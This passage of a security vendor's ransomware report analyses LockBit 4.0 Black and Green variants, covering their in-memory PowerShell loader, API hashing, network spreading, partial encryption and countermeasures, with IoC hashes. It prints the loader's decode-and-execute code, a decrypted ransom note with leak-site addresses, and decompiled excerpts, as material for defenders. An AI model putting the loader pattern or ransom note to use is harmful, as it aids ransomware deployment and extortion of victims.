


Figure 7. Summary of LockBit 4.0 ransomware

Strategy of LockBit 4.0 Ransomware




Figure 8. Attack strategy of LockBit 4.0 ransomware

LockBit Black 4.0

LockBit Black 3.0 and 4.0 show a 81% similarity, and was confirmed that it executes the same functions as a result of analysis. Detailed functional analysis for LockBit Black can be seen in [Mar. 2024 Keep up with Ransomware](#). Additionally, for LockBit Black 4.0, a partial version written using PowerShell Script was found, where the data of the final encoded LockBit Black 4.0 is decoded and executed for PowerShell Script.

```
for ($i = 0; $i -lt $args.count; $i++) {$argument += $args[$i] + ' '}  
$psFile=$PSCommandPath  
$global:ProgressPreference = "SilentlyContinue"  
  
# -- thread variables  
$script:threadBody = '$data=$threadData;'  
$data = @(  
@(62416317159553766,6171585555604128,57336399694057504,58471265167106420,54959097326818472  
64527480453839471,52536072690480837,52766518087147867,57372294081942048,51370291418535539,  
62953253871806504,51638886326030446,57371478650990806,47108824885965523,18209280467040628,
```

Figure 9. LockBit Black 4.0 PowerShell Script

In the case of PowerShell Script, there are countless integer values saved in the array, where this data is imported one by one and converted into ASCII characters. The converted characters are a new PowerShell Script, composed of code that executes the script without a separate window.

```
function Do-Exec($Payload, $Len) {
    $zipBytes = [System.Convert]::FromBase64String($Payload)
    $ms = New-Object IO.MemoryStream
    $ms.Write($zipBytes, 0, $zipBytes.Length)
    $null = $ms.Seek(0,0)
    $ExeImage = New-Object Byte[]($Len)
    $ds = New-Object IO.Compression.DeflateStream($ms, [System.IO.Compression.CompressionMode]::Decompress)
    $null = $ds.Read($ExeImage, 0, $Len)
    $ds.Dispose()

    Exec -PEBytes $ExeImage
}

# Exe-file image will be putted in next line
Do-Exec -Payload '7LVjkC9dsKf7b9u2d9vdu23btm1bu23btm3bxbm7bNuY95z13Yu6diDvzcT7ML2pV5qp8amX1qopKGc04AagAAAD9Z/'
```

Figure 10. LockBit Black 4.0 PowerShell Script 2

The extracted PowerShell Script decodes the LockBit Black 4.0 data encoded using Base64, then executes the ransomware in a fileless method after loading it on the memory instead of saving it as a file. As a result of analyzing the ransomware executed using the memory, the extension change, icon change, ransom notes, etc. have been confirmed to be the same as the original 3.0 version.




Figure 11. LockBit Black 4.0 Infection Screen

LockBit Green 4.0

The LockBit group released LockBit Green in 2023 based on Conti ransomware. LockBit Green is a version that modified parts of the settings and design with a 89% code similarity compared to Conti v3. It was confirmed that it was released due to preference by past Conti affiliates. As the LockBit group moves on to version 4.0, LockBit Green 4.0 that uses some characteristics of previous Green versions were discovered alongside LockBit 4.0 Black, so we will be sharing the analysis of similarities and differences between the existing Green version.




Figure 12. LockBit Green 4.0 Unpacking

LockBit Green 4.0 is using various methods to hinder ransomware analysis and detection. It uses the packing method which compresses the code part of the ransomware executable file and decompresses when executed. LockBit Green 4.0 uses an open source-based UPX packer. Also, key character strings are saved after encoding or encryption, so it is used after decoding or decryption when required.

```
Decrypted Data (Raw): b'~~~ You have been attacked by LockBit 4.0 - the fastest, most stable and immortal ransomware since 2019 ~~~~\n\n>>>>> You must pay us.\n\nTor Browser Links BLOG where the stolen information will be published:\n( often times to protect our web sites from ddos attacks we include ACCESS KEY - AOTISZRLVUMXDJ34RCBZFN06BNKLEYKYS5FZPNNXK4S2RSHOENUA )\n\nhttp://lockbit3753ekiocy05epmpy6klmejchjtzd0ekjInt6mu3qh4de2id.onion/\n\nhttp://lockbit3g3ohd3kataj6zaehxz4h4cnhmz5t735zpItywhwpc6oy3id.onion/\n\nhttp://lockbit3olp7oetlc4tI5zydnoluphh7fvdT5oa6arcp2757r7xkutid.onion/\n\nhttp://lockbit435xk3ki62yun7z5nhwz6jyjdP2c64j5vge536if2eny3gtid.onion/\n\nhttp://lockbit4lahhluquhoka3t4spqym2m3dhe66d6lr337glnnlgg2nnadad.onion/\n\nhttp://lockbit6knrauo3qafoksvl742vieqbujxw7rd6ofzdtapjb4rrawqad.onion/\n\nhttp://lockbit7ouvrsgdgojeoj5hvu6bljqtghitekwpdy3b6y62ixtsu5jqd.onion/\n\n\n>>>>> What is the guarantee that we won't scam you?\n\nWe are the oldest extortion gang on the planet and nothing is more important to us than our reputation. We are not a politically motivated group and want nothing but financial rewards for our work. If we defraud even one client, other clients will not pay us. In 5 years, not a single client has been left dissatisfied after making a deal with us. If you pay the ransom, we will fulfill all the terms we agreed upon during the negotiation process. Treat this situation simply as a paid training session for your system administrators, because it was the misconfiguration of your corporate network that allowed us to attack you. Our pentesting services should be paid for the same way you pay your system administrators' salaries. You can get more in
```

Figure 13. RC4 Decrypt Example

For character strings, it is classified into encoding and encryption according to length. Like the content of the ransom note or the description of the execution factor, it is encrypted using the RC4 algorithm if the length of the character string is too long. The 16 byte key used for encryption is saved in the ransomware, which is recovered using the same key used for the ransom note decryption. On the contrary, for character strings within 20 characters that are relatively short compared to the ransom note such as ransomware execution factor and encryption exception items, it has been encoded using the 0x3A and XOR algorithm, so it is decoded and used when required.

```
.data:0000000014001E910 qword_14001E910 dq 0B63F6BA9h ; DATA XREF: sub_140013A9F:loc_14001439Cfo
.data:0000000014001E918 dq offset kernelbase_GetProcAddress
.data:0000000014001E920 dq 2CCBA826h
.data:0000000014001E928 dq offset ntdll_NtUnmapViewOfSection
.data:0000000014001E930 dq 26AFE3BDh
.data:0000000014001E938 dq offset ntdll_NtProtectVirtualMemory
.data:0000000014001E940 dq 0C0585A7h
.data:0000000014001E948 dq offset ntdll_NtOpenSection
.data:0000000014001E950 dq 0A41F0062h
.data:0000000014001E958 dq offset ntdll_NtMapViewOfSection
.data:0000000014001E960 dq 7329774Ch
.data:0000000014001E968 dq offset ntdll_NtSetInformationProcess
.data:0000000014001E970 dq 9CB66CE7h
.data:0000000014001E978 dq offset ntdll_RtlInitUnicodeString
.data:0000000014001E980 dq 0C5FAA7F4h
.data:0000000014001E988 dq offset kernelbase_GetSystemDirectoryW
.data:0000000014001E990 dq 0BB1877C8h
.data:0000000014001E998 dq offset kernelbase_CreateFileW
.data:0000000014001E9A0 dq 189B0ED3h
.data:0000000014001E9A8 dq offset kernelbase_CreateFileMappingW
.data:0000000014001E9B0 dq 3003FE11h
.data:0000000014001E9B8 dq offset kernelbase_MapViewOfFile
.data:0000000014001E9C0 dq 592687B5h
.data:0000000014001E9C8 dq offset kernelbase_UnmapViewOfFile
.data:0000000014001E9D0 dq 0BE9F995Fh
```

Figure 14. API Dynamic Call

Dynamically call the API which is a required function for executing the ransomware. Go through each function in the DLL that is used by the current process to distinguish if it is a required function or a DLL, and then save the starting address of the function or DLL. It uses a method that produces a hash value for the function name through the custom hash algorithm to compare functions, and then checks if the produced hash value exists in the hash list saved in the ransomware. If there exists a matching hash, the address of the API after the specific hash value is saved and used. Previously, LockBit Green used MurmurHash2A for its hash algorithm.




Figure 15. LockBit Green 4.0 --help Message Box

LockBit Green 4.0 has various execution factors. The execution factor is saved in an encoded state, which is decoded before comparison and then compares with the ransomware execution factor. If you use "--help", it prints a message box that describes each execution factor. For the existing LockBit Green, the repetitive execution prevention deactivation option "--nomutex" was always activated. Both versions of "-p" which is a file encryption path designation option provides the same functions, but multiple changes were found aside from this. The detailed execution factor is shown in the table below.

LockBit Green (2023)		LockBit Green 4.0	
Execution variable	Description	Execution variable	Description
-p <path>	Designate encryption path	-p <path>	Designate encryption path
-m [mode]	all: Local, network, backup local: Local disk encryption net: Network storage encryption backups: Delete backup copy	-m [mode]	all: Local, network local: Local disk encryption net: Network storage encryption
-nomutex	Deactivate repetitive execution prevention (Always active regardless of factor)	-nomutex	Deactivate repetitive execution prevention
-log <path>	Create log file	-	
-size <percent>	Set partial encryption ratio (Fix 50% regardless of the inputted value)		
-		-f	Ignore encryption exception items
		-h / --help	Print execution method
		-k	Deactivate self-deletion
		-q	Extension unchanged Ransom note not created

Table 1. Compare LockBit Green Execution Variable

Additionally, it identifies the environment of the attack target and decides whether to terminate the program. First, check the keyboard language identifier of the target equipment. If the equipment uses 0x419 (Russian), stop ransomware execution.

If specific services are being executed for smooth file encryption, forcibly terminate these services. A total of 48 targets for service termination is saved in the form of hash values 4 bytes long. After approaching the service list of the current system, it takes the name of all services one by one. After producing the service name as a hash value using the custom hash algorithm, it compares the saved hash values in the targets for service termination. If the hash value exists in the list, the settings of the specific services are changed to forcibly carry out deactivation. Although it can't check all services target for termination as hash values can't be reverse engineered, it was found that it deactivates VSS, which is a service that manages backup copies.

```

iptables = (v1316.m128i_i64[0])(v1010); // _inet_ntoa
v1316.m128i_i8[4] = 0x3A;
v1316.m128i_i32[0] = 0x14080D0B;
v1031 = sub_7FF6EACF1890(&v1316); // decode 172.
v1032 = sub_7FF6EACE3373(iptable, v1031);
v1316.m128i_i8[8] = 0x3A;
v1316.m128i_i64[0] = 0x14020C0B1408030Bi64;
v1033 = sub_7FF6EACF18C0(&v1316); // decode 192.168.
v1034 = sub_7FF6EACE3373(iptable, v1033);
v1316.m128i_i32[0] = 0x3A140A0B;
v1035 = sub_7FF6EACF0950(&v1316); // decode 10.
v1036 = sub_7FF6EACE3373(iptable, v1035);
v1316.m128i_i8[4] = 0x3A;
v1316.m128i_i32[0] = 0x14030C0B; // decode 169.
v1037 = sub_7FF6EACF1890(&v1316);
v1038 = sub_7FF6EACE3373(iptable, v1037);
if ( v1032 == iptable || v1034 == iptable || v1036 == iptable || v1038 == iptable )

```

Figure 16. IP Address Character String Decoding

LockBit Green 4.0 currently checks the network interface of the current system, then attempts internal transmission using specific IP bands. After searching for the ARP table with the MAC address mapped, only take the IP address list from the table. Afterwards, decode the character strings of 172.x.x.x, 192.168.x.x, 10.x.x.x, 169.x.x.x used as internal IP bands, and check if it exists in the imported IP address list. If a matching IP address exists, it attempts socket connection to the specific IP address and then tries transmission.

Designate the range of file encryption according to the "-m," "-f" execution variables. If a factor is not separately designated or "-m all" is used, it performs encryption for all resources in the local drive and network. If "-m local" is used, only the local drive is encrypted, and "-m net" only encrypts the network resources. The "-m backups" factor used in previous versions are no longer used. Additionally, encryption is performed excluding preset encryption exception directories and file extensions, and using the "-f" execution factor performs encryption including the specific exception items. Exception items for each version are listed in the table below.

LockBit Green (2023)	LockBit Green 4.0
Windows, \$Recycle.Bin, Boot, temp, winnt, temp, thumb, Trend Micro, perflogs, System Volume Information	Windows, \$Recycle.Bin, Boot, All Users, Chocolatey, Microsoft Visual Studio, System Volume Information

Table 2. Encryption Exception Folders

LockBit Green (2023)	LockBit Green 4.0
!!!-Restore-My-Files-!!!, CONTI_LOG.txt, *.exe, *.lnk, *.dll, *.sys, *.msi, *.bat	Iconcache.db, thumbs.db, *.exe, *.lnk, *.dll, *.sys, *.dpl

Table 3. Encryption Exception Files and Extensions




Figure 17. Partial Encryption Method for LockBit Green Versions

The encryption target folders save the encrypted ransom note, and then encrypts each file using the multi-thread method. File encryption is classified into complete and partial encryption according to size, with differences in encryption methods according to each version. In the previous version, files under 1MiB perform complete encryption, and the first 1MiB was encrypted for files between 1 and 5MiB. Partial encryption is performed for files exceeding 5MiB, where the partial encryption method is decided according to the use of the "-size" factor. If "-size" is used, the file is divided into 10 blocks, and only 5 blocks accounting for 50% of the total file size is encrypted. If "-size" is not used, the attacker only encrypts the first, end, and middle part of the file according to the preset ratio. In the latest version LockBit Green 4.0, total encryption is performed for files under 1MiB, and only 27% of the total file size is encrypted for files exceeding 1MiB. Partial encryption is performed using the method of encrypting a total of 3 areas of 9% each (start, middle, end) based on the file size.

Both versions produce a random 32-byte key before performing encryption using the ChaCha20 algorithm. However, there is a difference in the key protection and storage method. The previous version protects the key using the RSA algorithm and stores it in the end of the encrypted file, but LockBit Green 4.0 protects the key using a shared password produced with the Curve25519 algorithm and saves it on the front of the encrypted file.

Countermeasures against the LockBit 4.0 Ransomware




Figure 18. Countermeasures against the LockBit 4.0 Ransomware

LockBit 4.0 ransomware executes using the PowerShell Script. Cases of using the method of executing from the memory without producing a separate ransomware file has been confirmed. Therefore, malicious actions can be prevented by blocking abnormal processes through activating the ASR⁷ rule. Additionally, because ransomware is registered as a starting program, action-based detection solutions can be used to block malicious activities.

It deactivates Windows Defender services and then also attempts to deactivate the Windows event log function. In this case, event logs should be configured to allow access only to authorized users or stored separately in a remote storage location for preservation. Furthermore, malicious actions can be prevented by blocking abnormal processes through using the EDR⁸ solution.

The ransomware attempts to spread within the internal network by using Windows' network-related API, Winsock. It checks the current system's network IP address table, and if it detects addresses within the internal ranges of 172.x.x.x, 192.168.x.x, 10.x.x.x, or 169.x.x.x, it tries to establish network connections and propagate the ransomware. Therefore, restricting unnecessary communication through host firewalls can help mitigate this.

⁷ ASR (Attack Surface Reduction): A protection feature that blocks specific processes and executable processes used by attackers.

⁸ EDR (Endpoint Detection and Response): A solution that detects, analyzes, and responds to malicious behavior occurring on terminals such as computers, mobile devices, and servers in real time to prevent the spread of damage.

Before file encryption, the backup copy is deleted to prevent the user from recovering and proceeds with file encryption after disabling the VSS service that manages the backup copies. Activating the ASR rule can block the process of deleting the backup copy and encrypting the file. Because the shared network folder is also encrypted along with the local disk, unnecessary network functions should be deactivated and remote backup should be performed in a separate network or storage for backup copies.

IoCs

Hash(SHA-256)
563cd800e80253a7051ea8a1bd690d123cf7820c355addeaaaabaa227984d9cb
82d89a75d80e80e4be42c9eb79e401558c9fa3175648cd0c0467f2de1a07a908
3552dda80bd6875c1ed1273ca7562c9ace3de2f757266dae70f60bf204089a4a
20dd91f589ea77b84c8ed0f67bce837d1f4d7688e56754e709d467db0bea03c9
33376f74c2f071ff30bab1c2d19d9361d16ebaa3dee73d3b595f6d789c15f620
2f5051217414f6e465f4c9ad0f59c3920efe8ff11ba8e778919bac8bd53d915c
48e2033a286775c3419bea8702a717de0b2aaf1e737ef0e6b3bf31ef6ae00eb5
21e51ee7ba87cd60f692628292e221c17286df1c39e36410e7a0ae77df0f6b4b
9733092223c428fc0e44a90b01c7f77a97bb1205def8be1224ac68969182638e
a33f21d28bd83a9501257ee727c46486989bdfea6d5cb9f1c12c9a67296b21b1
0ace4e1158ab5b7723493f39d6949309e00e4a71804f0b09e33d5d48a28cb061
36f48ef3776c01d63a2fd594d52dfb7402ea634162fd079b0d942367a2fbed56


■ Reference Sites

- United States Department of Justice (<https://www.justice.gov/opa/pr/phobos-ransomware-affiliates-arrested-coordinated-international-disruption>)
- BankInfoSecurity(<https://www.bankinfosecurity.com/leaked-black-basta-chat-logs-show-banalities-ransomware-a-27573>)
- CyberSecurityDive (<https://www.cybersecuritydive.com/news/leaked-ransomware-chat-logs-reveal-black-bastas-targeted-cves/741129/>)
- CSO Online (<https://www.csoonline.com/article/3822338/authorities-seize-phobos-and-8base-ransomware-servers-arrest-4-suspects.html>)
- The Record (<https://therecord.media/oakland-confirms-massive-second-data-leak>)

JSONPath-Plus RCE Vulnerability(CVE-2025-1302)

■ Overview of Vulnerability

